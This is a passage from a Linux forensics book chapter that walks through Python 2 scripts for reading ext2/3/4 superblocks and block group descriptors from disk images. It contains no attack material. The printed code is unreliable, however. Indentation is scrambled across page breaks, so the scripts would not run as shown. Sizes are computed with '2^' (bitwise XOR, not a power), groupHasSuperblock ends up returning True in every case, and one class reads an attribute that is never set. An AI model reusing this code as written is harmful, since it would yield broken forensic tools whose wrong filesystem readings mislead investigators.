through most, but not all this code. A note on formatting: many of the comments that were originally at the end of lines have been moved to the line above to make the code more legible in this book.

```
#!/usr/bin/python
#
# extfs.py
#
# This is a simple Python script that will
# get metadata from an ext2/3/4 filesystem inside
# of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import sys
import os.path
import subprocess
import struct
import time
# these are simple functions to make conversions easier
def getU32(data, offset=0):
  return struct.unpack('<L', data[offset:offset+4])[0]
def getU16(data, offset=0):
  return struct.unpack('<H', data[offset:offset+2])[0]
def getU8(data, offset=0):
  return struct.unpack('B', data[offset:offset+1])[0]
def getU64(data, offset=0):
  return struct.unpack('<Q', data[offset:offset+8])[0]
# this function doesn't unpack the string because
# it isn't really a number but a UUID
def getU128(data, offset=0):
  return data[offset:offset+16]
def printUuid(data):
  retStr = \
    format(struct.unpack('<Q', data[8:16])[0], 'X').zfill(16) + \
    format(struct.unpack('<Q', data[0:8])[0], 'X').zfill(16)
  return retStr
def getCompatibleFeaturesList(u32):
  retList = []
  if u32 & 0x1:
    retList.append('Directory Preallocate')
```

```
    if u32 & 0x2:
      retList.append('Imagic Inodes')
    if u32 & 0x4:
      retList.append('Has Journal')
    if u32 & 0x8:
      retList.append('Extended Attributes')
    if u32 & 0x10:
      retList.append('Resize Inode')
    if u32 & 0x20:
      retList.append('Directory Index')
    if u32 & 0x40:
      retList.append('Lazy Block Groups')
    if u32 & 0x80:
      retList.append('Exclude Inode')
    if u32 & 0x100:
      retList.append('Exclude Bitmap')
    if u32 & 0x200:
      retList.append('Sparse Super 2')
    return retList
  def getIncompatibleFeaturesList(u32):
    retList = []
    if u32 & 0x1:
      retList.append('Compression')
    if u32 & 0x2:
      retList.append('Filetype')
    if u32 & 0x4:
      retList.append('Recover')
    if u32 & 0x8:
      retList.append('Journal Device')
    if u32 & 0x10:
      retList.append('Meta Block Groups')
    if u32 & 0x40:
      retList.append('Extents')
    if u32 & 0x80:
      retList.append('64-bit')
    if u32 & 0x100:
      retList.append('Multiple Mount Protection')
    if u32 & 0x200:
      retList.append('Flexible Block Groups')
    if u32 & 0x400:
```

```
    retList.append('Extended Attributes in Inodes')
  if u32 & 0x1000:
    retList.append('Directory Data')
  if u32 & 0x2000:
    retList.append('Block Group Metadata Checksum')
  if u32 & 0x4000:
    retList.append('Large Directory')
  if u32 & 0x8000:
    retList.append('Inline Data')
  if u32 & 0x10000:
    retList.append('Encrypted Inodes')
  return retList
def getReadonlyCompatibleFeaturesList(u32):
  retList = []
  if u32 & 0x1:
    retList.append('Sparse Super')
  if u32 & 0x2:
    retList.append('Large File')
  if u32 & 0x4:
    retList.append('Btree Directory')
  if u32 & 0x8:
    retList.append('Huge File')
  if u32 & 0x10:
    retList.append('Group Descriptor Table Checksum')
  if u32 & 0x20:
    retList.append('Directory Nlink')
  if u32 & 0x40:
    retList.append('Extra Isize')
  if u32 & 0x80:
    retList.append('Has Snapshot')
  if u32 & 0x100:
    retList.append('Quota')
  if u32 & 0x200:
    retList.append('Big Alloc')
  if u32 & 0x400:
    retList.append('Metadata Checksum')
  if u32 & 0x800:
    retList.append('Replica')
  if u32 & 0x1000:
    retList.append('Read-only')
```

```
  return retList
# This class will parse the data in a superblock
class Superblock():
  def __init__(self, data):
    self.totalInodes = getU32(data)
    self.totalBlocks = getU32(data, 4)
    self.restrictedBlocks = getU32(data, 8)
    self.freeBlocks = getU32(data, 0xc)
    self.freeInodes = getU32(data, 0x10)
    # normally 0 unless block size is <4k
    self.firstDataBlock = getU32(data, 0x14)
    # block size is 1024 * 2^(whatever is in this field)
    self.blockSize = 2^(10 + getU32(data, 0x18))
    # only used if bigalloc feature enabled
    self.clusterSize = 2^(getU32(data, 0x1c))
    self.blocksPerGroup = getU32(data, 0x20)
    # only used if bigalloc feature enabled
    self.clustersPerGroup = getU32(data, 0x24)
    self.inodesPerGroup = getU32(data, 0x28)
    self.mountTime = time.gmtime(getU32(data, 0x2c))
    self.writeTime = time.gmtime(getU32(data, 0x30))
    # mounts since last fsck
    self.mountCount = getU16(data, 0x34)
    # mounts between fsck
    self.maxMountCount = getU16(data, 0x36)
    self.magic = getU16(data, 0x38) # should be 0xef53
    #0001/0002/0004 = cleanly unmounted/errors/orphans
    self.state = getU16(data, 0x3a)
    # when errors 1/2/3 continue/read-only/panic
    self.errors = getU16(data, 0x3c)
    self.minorRevision = getU16(data, 0x3e)
    # last fsck time
    self.lastCheck = time.gmtime(getU32(data, 0x40))
    # seconds between checks
    self.checkInterval = getU32(data, 0x44)
    # 0/1/2/3/4 Linux/Hurd/Masix/FreeBSD/Lites
    self.creatorOs = getU32(data, 0x48)
    # 0/1 original/v2 with dynamic inode sizes
    self.revisionLevel = getU32(data, 0x4c)
    # UID for reserved blocks
```

```
self.defaultResUid = getU16(data, 0x50)
# GID for reserved blocks
self.defaultRegGid = getU16(data, 0x52)
# for Ext4 dynamic revisionLevel superblocks only!
# first non-reserved inode
self.firstInode = getU32(data, 0x54)
# inode size in bytes
self.inodeSize = getU16(data, 0x58)
# block group this superblock is in
self.blockGroupNumber = getU16(data, 0x5a)
# compatible features
self.compatibleFeatures = getU32(data, 0x5c)
self.compatibleFeaturesList = \
  getCompatibleFeaturesList(self.compatibleFeatures)
#incompatible features
self.incompatibleFeatures = getU32(data, 0x60)
self.incompatibleFeaturesList = \
  getIncompatibleFeaturesList(self.incompatibleFeatures)
# read-only compatible features
self.readOnlyCompatibleFeatures = getU32(data, 0x64)
self.readOnlyCompatibleFeaturesList = \
  getReadonlyCompatibleFeaturesList(\
  self.readOnlyCompatibleFeatures)
#UUID for volume left as a packed string
self.uuid = getU128(data, 0x68)
# volume name - likely empty
self.volumeName = data[0x78:0x88].split("\x00")[0]
# directory where last mounted
self.lastMounted = data[0x88:0xc8].split("\x00")[0]
# used with compression
self.algorithmUsageBitmap = getU32(data, 0xc8)
# not used in ext4
self.preallocBlocks = getU8(data, 0xcc)
#only used with DIR_PREALLOC feature
self.preallocDirBlock = getU8(data, 0xcd)
# blocks reserved for future expansion
self.reservedGdtBlocks = getU16(data, 0xce)
# UUID of journal superblock
self.journalUuid = getU128(data, 0xd0)
# inode number of journal file
```

```
self.journalInode = getU32(data, 0xe0)
# device number for journal if external journal used
self.journalDev = getU32(data, 0xe4)
# start of list of orphaned inodes to delete
self.lastOrphan = getU32(data, 0xe8)
self.hashSeed = []
self.hashSeed.append(getU32(data, 0xec)) # htree hash seed
self.hashSeed.append(getU32(data, 0xf0))
self.hashSeed.append(getU32(data, 0xf4))
self.hashSeed.append(getU32(data, 0xf8))
# 0/1/2/3/4/5 legacy/half MD4/tea/u-legacy/u-half MD4/u-Tea
self.hashVersion = getU8(data, 0xfc)
self.journalBackupType = getU8(data, 0xfd)
# group descriptor size if 64-bit feature enabled
self.descriptorSize = getU16(data, 0xfe)
self.defaultMountOptions = getU32(data, 0x100)
# only used with meta bg feature
self.firstMetaBlockGroup = getU32(data, 0x104)
# when was the filesystem created
self.mkfsTime = time.gmtime(getU32(data, 0x108))
self.journalBlocks = []
# backup copy of journal inodes and size in last two elements
for i in range(0, 17):
  self.journalBlocks.append(getU32(data, 0x10c + i*4))
# for 64-bit mode only
self.blockCountHi = getU32(data, 0x150)
self.reservedBlockCountHi = getU32(data, 0x154)
self.freeBlocksHi = getU32(data, 0x158)
# all inodes such have at least this much space
self.minInodeExtraSize = getU16(data, 0x15c)
# new inodes should reserve this many bytes
self.wantInodeExtraSize = getU16(data, 0x15e)
#1/2/4 signed hash/unsigned hash/test code
self.miscFlags = getU32(data, 0x160)
# logical blocks read from disk in RAID before moving to next disk
self.raidStride = getU16(data, 0x164)
# seconds to wait between multi-mount checks
self.mmpInterval = getU16(data, 0x166)
# block number for MMP data
self.mmpBlock = getU64(data, 0x168)
```

```
# how many blocks read/write till back on this disk
self.raidStripeWidth = getU32(data, 0x170)
# groups per flex group
self.groupsPerFlex = 2^(getU8(data, 0x174))
# should be 1 for crc32
self.metadataChecksumType = getU8(data, 0x175)
self.reservedPad = getU16(data, 0x176) # should be zeroes
# kilobytes written for all time
self.kilobytesWritten = getU64(data, 0x178)
# inode of active snapshot
self.snapshotInode = getU32(data, 0x180)
# id of the active snapshot
self.snapshotId = getU32(data, 0x184)
# blocks reserved for snapshot
self.snapshotReservedBlocks = getU64(data, 0x188)
# inode number of head of snapshot list
self.snapshotList = getU32(data, 0x190)
self.errorCount = getU32(data, 0x194)
# time first error detected
self.firstErrorTime = time.gmtime(getU32(data, 0x198))
self.firstErrorInode = getU32(data, 0x19c) # guilty inode
self.firstErrorBlock = getU64(data, 0x1a0) # guilty block
# guilty function
self.firstErrorFunction = data[0x1a8:0x1c8].split("\x00")[0]
# line number where error occurred
self.firstErrorLine = getU32(data, 0x1c8)
# time last error detected
self.lastErrorTime = time.gmtime(getU32(data, 0x1cc))
self.lastErrorInode = getU32(data, 0x1d0) # guilty inode
# line number where error occurred
self.lastErrorLine = getU32(data, 0x1d4)
self.lastErrorBlock = getU64(data, 0x1d8) # guilty block
# guilty function
self.lastErrorFunction = data[0x1e0:0x200].split("\x00")[0]
# mount options in null-terminated string
self.mountOptions = data[0x200:0x240].split("\x00")[0]
# inode of user quota file
self.userQuotaInode = getU32(data, 0x240)
# inode of group quota file
self.groupQuotaInode = getU32(data, 0x244)
```

```
    self.overheadBlocks = getU32(data, 0x248) # should be zero
    self.backupBlockGroups = [getU32(data, 0x24c), \
      getU32(data, 0x250)] # super sparse 2 only
    self.encryptionAlgorithms = []
    for i in range(0, 4):
      self.encryptionAlgorithms.append(getU32(data, 0x254 + i*4))
    self.checksum = getU32(data, 0x3fc)
  def printState(self):
    #0001/0002/0004 = cleanly unmounted/errors/orphans
    retVal = "Unknown"
    if self.state == 1:
      retVal = "Cleanly unmounted"
    elif self.state == 2:
      retVal = "Errors detected"
    elif self.state == 4:
      retVal = "Orphans being recovered"
    return retVal
  def printErrorBehavior(self):
    # when errors 1/2/3 continue/read-only/panic
    retVal = "Unknown"
    if self.errors == 1:
      retVal = "Continue"
    elif self.errors == 2:
      retVal = "Remount read-only"
    elif self.errors == 3:
      retVal = "Kernel panic"
    return retVal
  def printCreator(self):
    # 0/1/2/3/4 Linux/Hurd/Masix/FreeBSD/Lites
    retVal = "Unknown"
    if self.creatorOs == 0:
      retVal = "Linux"
    elif self.creatorOs == 1:
      retVal = "Hurd"
    elif self.creatorOs == 2:
      retVal = "Masix"
    elif self.creatorOs == 3:
      retVal = "FreeBSD"
    elif self.creatorOs == 4:
      retVal = "Lites"
```

```
  return retVal
def printHashAlgorithm(self):
# 0/1/2/3/4/5 legacy/half MD4/tea/u-legacy/u-half MD4/u-Tea
retVal = "Unknown"
if self.hashVersion == 0:
    retVal = "Legacy"
elif self.hashVersion == 1:
    retVal = "Half MD4"
elif self.hashVersion == 2:
    retVal = "Tea"
elif self.hashVersion == 3:
    retVal = "Unsigned Legacy"
elif self.hashVersion == 4:
    retVal = "Unsigned Half MD4"
elif self.hashVersion == 5:
    retVal = "Unsigned Tea"
return retVal
def printEncryptionAlgorithms(self):
  encList = []
  for v in self.encryptionAlgorithms:
    if v == 1:
      encList.append('256-bit AES in XTS mode')
    elif v == 2:
      encList.append('256-bit AES in GCM mode')
    elif v == 3:
      encList.append('256-bit AES in CBC mode')
    elif v == 0:
    pass
    else:
  encList.append('Unknown')
return encList
def prettyPrint(self):
  for k, v in self.__dict__.iteritems() :
    if k == 'mountTime' or k == 'writeTime' or \
      k == 'lastCheck' or k == 'mkfsTime' or \
      k == 'firstErrorTime' or k == 'lastErrorTime' :
    print k+":", time.asctime(v)
  elif k == 'state':
    print k+":", self.printState()
  elif k == 'errors':
```

```
      print k+":", self.printErrorBehavior()
    elif k == 'uuid' or k == 'journalUuid':
      print k+":", printUuid(v)
    elif k == 'creatorOs':
      print k+":", self.printCreator()
    elif k == 'hashVersion':
      print k+":", self.printHashAlgorithm()
    elif k == 'encryptionAlgorithms':
      print k+":", self.printEncryptionAlgorithms()
    else:
      print k+":", v
  def usage():
    print("usage " + sys.argv[0] + \
      " <image file> <offset in sectors>\n" + \
      "Reads superblock from an image file")
    exit(1)
  def main():
    if len(sys.argv) < 3:
      usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + \
      " cannot be openned for reading")
    exit(1)
  with open(sys.argv[1], 'rb') as f:
    f.seek(1024 + int(sys.argv[2]) * 512)
    sbRaw = str(f.read(1024))
  sb = Superblock(sbRaw)
  sb.prettyPrint()
if __name__ == "__main__":
main()
```

This script begins with the usual she-bang line followed by a few import statements. I then define a few helper functions getU32, etc. that take a packed string with an optional offset and return the appropriate numerical value. All of these functions use struct.unpack. These were created to make the code that follows a bit cleaner and easier to read.

Next you will see the printUuid function which prints a 16 byte UUID in the correct format. This is followed by three functions which return lists of strings representing the compatible, incompatible, and read-only compatible feature lists. These three functions use the bitwise AND operator, &, to test if the appropriate bit in one of the feature bitmaps is set.

Next we see the definition for the Superblock class. Like all proper Python classes, this begins with a constructor, which you will recall is named __init__ in Python. The constructor consists of a long list of calls to the helper functions defined at the beginning of the script. Most of this constructor is straightforward. A few of the less obvious lines are commented.

There are a number of time fields in the superblock. All of these fields store times in seconds since the epoch (January 1, 1970, at midnight). These seconds are converted to times by calling `time.gmtime(<seconds since epoch>)`. For example, `self.mountTime = time.gmtime(getU32(data, 0x2c))` is used to set the mountTime variable in the Superblock class.

The split function used in this function is new. The split function is used to split a string on a character or set of characters. The syntax for split is `string.split(<string> [,<separators>[, <max split]])`. If the separator is not specified, the string is split on whitespace characters. Lines such as `self.volumeName = data[0x78:0x88].split("\x00")[0]` are used to split a string on a null character ("\x00") and keep only everything before the null byte. This is done to prevent random bytes after the null from corrupting our value.

In a few cases, an empty list is created and then the append function is used to add items to the list. There are also a few sizes that are stored as powers of two. With the exceptions noted above, there are no new techniques as yet undiscussed in this book.

The Superblock class then defines a few functions that print the filesystem state, error behavior, creator operating system, hash algorithm, and encryption algorithms in a user friendly way. The Superblock class ends with a prettyPrint function which is used to print out all the information contained within a superblock object. This function uses a dictionary which is implicitly defined for all Python objects.

For those new to Python, a dictionary is essentially a list with an important difference. Instead of using integer indexes as a key to retrieving items from the list (the values), a string is used as the key. Where empty square brackets are used to define an empty list, empty curly brackets are used to create an empty dictionary. As with lists, square brackets are used to retrieve items. Also, just like lists, items stored in a dictionary may be of different types. It should be noted that there is no order to items in a dictionary, so the order in which items are added is irrelevant.

The implicitly defined dictionary Python creates for each object is called __dict__. The keys are the names of class variables and the values are of the same type as whatever is stored in the object. The line `for k, v in self.__dict__.iteritems() :` in the Superblock.prettyPrint function demonstrates the syntax for creating a `for` loop that iterates over a dictionary. The `if/elif/else` block in prettyPrint is used to print the items that are not simple strings or numbers correctly.

The script defines usage and main functions. The `if __name__ == "__main__": main()` at the end of the script allows it to be run or imported into another script. The main method opens the image file and then seeks to the proper

location. Recall that the superblock is 1024 bytes long and begins 1024 bytes into the filesystem. Once the correct bytes have been read, they are passed to the Superblock constructor on the line `sb = Superblock(sbRaw)` and then the fields of the superblock are printed on the next line, `sb.prettyPrint()`.

Partial results from running this new script against the PFE subject system are shown in Figure 7.11. Examining Figure 7.11 you will see that the subject system has the following read-only compatible features: Sparse Super, Large File, Huge File, Group Descriptor Table Checksum, Directory Nlink, and Extra Isize. Upon comparing this to Figure 7.3 you will see that The Sleuth Kit missed two features: Group Descriptor Table Checksum and Directory Nlink! In order to continue building the full picture of how our filesystem is organized, we must read the block group descriptors.



FIGURE 7.11

Partial output of script that read superblock information.

Reading block group descriptors

The block group descriptors are much simpler and smaller than the superblock. Recall that these group descriptors are 32 bytes long, unless an ext4 filesystem is using 64-bit mode, in which case they are 64 bytes long. The following code defines a GroupDescriptor class. As with the Superblock class, comments that would normally be at the end of a line have been placed above the line to make things more legible in this book.

```
class GroupDescriptor():
  def __init__(self, data, wide=False):
  #/* Blocks bitmap block */
    self.blockBitmapLo=getU32(data)
```

```
#/* Inodes bitmap block */
  self.inodeBitmapLo=getU32(data, 4)
#/* Inodes table block */
  self.inodeTableLo=getU32(data, 8)
#/* Free blocks count */
  self.freeBlocksCountLo=getU16(data, 0xc)
#/* Free inodes count */
  self.freeInodesCountLo=getU16(data, 0xe)
#/* Directories count */
  self.usedDirsCountLo=getU16(data, 0x10)
#/* EXT4_BG_flags (INODE_UNINIT, etc) */
  self.flags=getU16(data, 0x12)
  self.flagsList = self.printFlagList()
#/* Exclude bitmap for snapshots */
  self.excludeBitmapLo=getU32(data, 0x14)
#/* crc32c(s_uuid+grp_num+bbitmap) LE */
  self.blockBitmapCsumLo=getU16(data, 0x18)
#/* crc32c(s_uuid+grp_num+ibitmap) LE */
  self.inodeBitmapCsumLo=getU16(data, 0x1a)
#/* Unused inodes count */
  self.itableUnusedLo=getU16(data, 0x1c)
#/* crc16(sb_uuid+group+desc) */
  self.checksum=getU16(data, 0x1e)
if wide==True:
  #/* Blocks bitmap block MSB */
    self.blockBitmapHi=getU32(data, 0x20)
  #/* Inodes bitmap block MSB */
    self.inodeBitmapHi=getU32(data, 0x24)
  #/* Inodes table block MSB */
    self.inodeTableHi=getU32(data, 0x28)
  #/* Free blocks count MSB */
    self.freeBlocksCountHi=getU16(data, 0x2c)
  #/* Free inodes count MSB */
    self.freeInodesCountHi=getU16(data, 0x2e)
  #/* Directories count MSB */
    self.usedDirsCountHi=getU16(data, 0x30)
  #/* Unused inodes count MSB */
    self.itableUnusedHi=getU16(data, 0x32)
  #/* Exclude bitmap block MSB */
    self.excludeBitmapHi=getU32(data, 0x34)
```

```
    #/* crc32c(s_uuid+grp_num+bbitmap) BE */
      self.blockBitmapCsumHi=getU16(data, 0x38)
    #/* crc32c(s_uuid+grp_num+ibitmap) BE */
      self.inodeBitmapCsumHi=getU16(data, 0x3a)
      self.reserved=getU32(data, 0x3c)
  def printFlagList(self):
    flagList = []
    #inode table and bitmap are not initialized (EXT4_BG_INODE_UNINIT).
    if self.flags & 0x1:
      flagList.append('Inode Uninitialized')
    #block bitmap is not initialized (EXT4_BG_BLOCK_UNINIT).
    if self.flags & 0x2:
      flagList.append('Block Uninitialized')
    #inode table is zeroed (EXT4_BG_INODE_ZEROED).
    if self.flags & 0x4:
      flagList.append('Inode Zeroed')
    return flagList
  def prettyPrint(self):
    for k, v in sorted(self.__dict__.iteritems()) :
      print k+":", v
```

This new class is straightforward. Note that the constructor takes an optional parameter which is used to indicate if 64-bit mode is being used. GroupDescriptor defines a prettyPrint function similar to the one found in Superblock.

On its own the GroupDescriptor class isn't terribly useful. The main reason for this is that data is required from the superblock to locate, read, and interpret group descriptors. I have created a new class called ExtMetadata (for extended metadata) that combines information from the superblock and the block group descriptors in order to solve this problem. The code for this new class follows.

```
class ExtMetadata():
  def __init__(self, filename, offset):
    # read first sector
    if not os.path.isfile(sys.argv[1]):
      print("File " + str(filename) + " cannot be openned for reading")
      exit(1)
    with open(str(filename), 'rb') as f:
      f.seek(1024 + int(offset) * 512)
      sbRaw = str(f.read(1024))
    self.superblock = Superblock(sbRaw)
  # read block group descriptors
  self.blockGroups = self.superblock.blockGroups()
```

```
  if self.superblock.descriptorSize != 0:
    self.wideBlockGroups = True
    self.blockGroupDescriptorSize = 64
  else:
    self.wideBlockGroups = False
    self.blockGroupDescriptorSize = 32
  # read in group descriptors starting in block 1
  with open(str(filename), 'rb') as f:
    f.seek(int(offset) * 512 + self.superblock.blockSize)
      bgdRaw = str(f.read(self.blockGroups * \
      self.blockGroupDescriptorSize))
  self.bgdList = []
  for i in range(0, self.blockGroups):
    bgd = GroupDescriptor(bgdRaw[i * self.blockGroupDescriptorSize:], \
      self.wideBlockGroups)
    self.bgdList.append(bgd)
  def prettyPrint(self):
    self.superblock.prettyPrint()
    i = 0
    for bgd in self.bgdList:
      print "Block group:" + str(i)
      bgd.prettyPrint()
      print ""
      i += 1
```

The constructor for this class now contains the code from main() in our previous script that is used to read the superblock from the disk image file. The reason for this is that we need the superblock information in order to know how much data to read when retrieving the group descriptors from the image file.

The constructor first reads the superblock, then creates a Superblock object, uses the information from the superblock to calculate the size of the group descriptor table, reads the group descriptor table and passes the data to the GroupDescriptor constructor in order to build a list of GroupDescriptor objects (inside the `for` loop).

The new main() function below has become very simple. It just checks for the existence of the image file, calls the ExtMetadata constructor, and then uses the ExtMetadata.prettyPrint function to print the results.

```
def usage():
  print("usage " + sys.argv[0] + \
    " <image file> <offset in sectors>\n" + \
    "Reads superblock & group descriptors from an image file")
  exit(1)
```

```
def main():
  if len(sys.argv) < 3:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
    exit(1)
  emd = ExtMetadata(sys.argv[1], sys.argv[2])
  emd.prettyPrint()
if __name__ == "__main__":
  main()
```

Partial output for this new script is shown in Figure 7.12. At this point our ExtMetadata class is very basic. We will expand this class in the next section.

FIGURE 7.12

Partial output from a script that parses the block group descriptor table.

Combining superblock and group descriptor information

Up until this point we have treated the superblock and group descriptors separately. In the last section we used the information from the superblock to locate the group descriptors, but that was the extent to which we combined information from these two items. In this section we will extend the classes introduced previously in this chapter and add a new class which will allow us to determine the layout of an extended filesystem. We will start at the beginning of the script and work our way toward the end describing anything that is new or changed. Note that unlike most scripts in this book, I will talk about the changes

and present the complete script at the end of this section. Given the large number of changes, this seems to make more sense for this script.

The first change is a new import statement, `from math import log`, is added. This is a different form of import from what has been used thus far. This import only pulls in part of the math module. The log function will be used in some of the new code in the script.

A number of new functions have been added. Two convenience functions for determining the number of block groups and the group descriptor size are among the new functions. Their code follows.

```
  def blockGroups(self):
    bg = self.totalBlocks / self.blocksPerGroup
    if self.totalBlocks % self.blocksPerGroup != 0:
      bg += 1
    return bg
  def groupDescriptorSize(self):
    if '64-bit' in self.incompatibleFeaturesList:
      return 64
    else:
      return 32
```

The blockGroups function divides the total blocks by blocks-per-group using integer division. Integer division is what you learned back in grammar school where the answer was always an integer with possibly a remainder if things didn't divide evenly. The next line uses the modulus (%) operator. The modulus is the remainder you get from integer division. For example, 7 % 3 is 1 because 7 / 3 using integer division is 2 remainder 1. The line `if self.totalBlocks % self.blocksPerGroup != 0:` effectively says "if the total number of blocks is not a multiple of the blocks per group, add one to the number of block groups to account for the last (smaller) block group."

The following new convenience functions for the Superblock class are straightforward. They are used to determine one quantity from another, such as getting the block group number from an inode or data block number, etc.

```
  def groupStartBlock(self, bgNo):
    return self.blocksPerGroup * bgNo
  def groupEndBlock(self, bgNo):
    return self.groupStartBlock(bgNo + 1) - 1
  def groupStartInode(self, bgNo):
    return self.inodesPerGroup * bgNo + 1
  def groupEndInode(self, bgNo):
    return self.inodesPerGroup * (bgNo + 1)
  def groupFromBlock(self, blockNo):
    return blockNo / self.blocksPerGroup
```

```
  def groupIndexFromBlock(self, blockNo):
    return blockNo % self.blocksPerGroup
  def groupFromInode(self, inodeNo):
    return (inodeNo - 1) / self.inodesPerGroup
  def groupIndexFromInode(self, inodeNo):
    return (inodeNo - 1) % self.inodesPerGroup
```

The final addition to the Superblock class is the function groupHasSuperblock. If you pass this function a block group number it will tell you (okay, not literally tell you, but it will return a value) if that block group contains a superblock based on the features in use. The code for this function follows.

```
def groupHasSuperblock(self, bgNo):
  # block group zero always has a superblock
  if bgNo == 0:
    return True
  retVal = False
  if 'Meta Block Groups' in self.incompatibleFeaturesList and \
    bgNo >= self.firstMetaBlockGroup:
    # meta block groups have a sb and gdt in 1st and
    # 2nd and last of each meta group
    # meta block group size is blocksize/32
    # only part of filesystem might use this feature
    mbgSize = self.blockSize / 32
    retVal = (bgNo % mbgSize == 0) or \
      ((bgNo + 1) % mbgSize == 0) or \
      ((bgNo - 1) % mbgSize == 0)
  elif 'Sparse Super 2' in self.compatibleFeaturesList:
    # two backup superblocks in self.backupBlockGroups
    if bgNo == self.backupBlockGroups[0] or \
      bgNo == self.backupBlockGroups[1]:
      retVal = True
  elif 'Sparse Super' in self.readOnlyCompatibleFeaturesList:
    # backups in 1, powers of 3, 5, and 7
    retVal = (bgNo == 1) or \
      (bgNo == pow(3, round(log(bgNo) / log(3)))) \
      or (bgNo == pow(5, round(log(bgNo) / log(5)))) \
      or (bgNo == pow(7, round(log(bgNo) / log(7))))
  if retVal:
    return retVal
  else:
    # if we got this far we must have default
```

```
    # with every bg having sb and gdt
    retVal = True
  return retVal
```

This function is primarily a big if/elif/else block. It begins with a check to see whether the block group number is zero. If so, it immediately returns True because there is always a superblock in the first group.

Next we check for the Meta Block Groups feature. Recall that this feature breaks up the filesystem into meta groups. The meta groups are like little logical filesystems in that the group descriptors only pertain to block groups within the meta group. This allows larger filesystems to be created. When this feature is enabled, there is a superblock and group descriptor table in the first, second and last block groups within the meta group. The meta groups always have a size of blocksize / 32. Also, the metablock group may only apply to part of the disk, so a check is made to ensure that we are in the region where meta groups exist.

Next, we check for the Sparse Super 2 feature. This feature stores backup superblocks in two groups listed in the superblock. The next check is for the Sparse Super feature. If this feature is in use, the backup superblocks are in group 1 and groups that are powers of 3, 5, or 7. This is where the logarithm function imported earlier comes in. For any number n that is an even power of x, $x^{\text{rounded}(\log(n)/\log(x))}$ should equal n.

The GroupDescriptor class is unchanged. We add a new class, ExtendedGroupDescriptor, which combines information from our superblock with group descriptors to more fully describe the block group. This new class adds layout information to what is found in the generic GroupDescriptor class. Some might question why I chose not to have the ExtendedGroupDescriptor class inherit from (or extend) the GroupDescriptor class. The primary reason I did not do so is that the GroupDescriptor class is little more than a structure for storing raw data found on the disk, whereas the ExtendedGroupDescriptor has more meaningful data members that are derived from the raw values. The code for this new class follows.

```
class ExtendedGroupDescriptor():
  def __init__(self, bgd, sb, bgNo):
    self.blockGroup = bgNo
    self.startBlock = sb.groupStartBlock(bgNo)
    self.endBlock = sb.groupEndBlock(bgNo)
    self.startInode = sb.groupStartInode(bgNo)
    self.endInode = sb.groupEndInode(bgNo)
    self.flags = bgd.printFlagList()
    self.freeInodes = bgd.freeInodesCountLo
    if bgd.wide:
      self.freeInodes += bgd.freeInodesCountHi * pow(2, 16)
    self.freeBlocks = bgd.freeBlocksCountLo
    if bgd.wide:
```

```
    self.freeBlocks += bgd.freeBlocksCountHi * pow(2, 16)
  self.directories = bgd.usedDirsCountLo
  if bgd.wide:
    self.directories += bgd.usedDirsCountHi * pow(2, 16)
  self.checksum = bgd.checksum
  self.blockBitmapChecksum = bgd.blockBitmapCsumLo
  if bgd.wide:
    self.blockBitmapChecksum += bgd.blockBitmapCsumHi * pow(2, 16)
  self.inodeBitmapChecksum = bgd.inodeBitmapCsumLo
  if bgd.wide:
    self.inodeBitmapChecksum += bgd.inodeBitmapCsumHi * pow(2, 16)
  # now figure out the layout and store it in a list (with lists inside)
  self.layout = []
  self.nonDataBlocks = 0
  # for flexible block groups must make an adjustment
  fbgAdj = 1
  if 'Flexible Block Groups' in sb.incompatibleFeaturesList:
    # only first group in flex block affected
    if bgNo % sb.groupsPerFlex == 0:
      fbgAdj = sb.groupsPerFlex
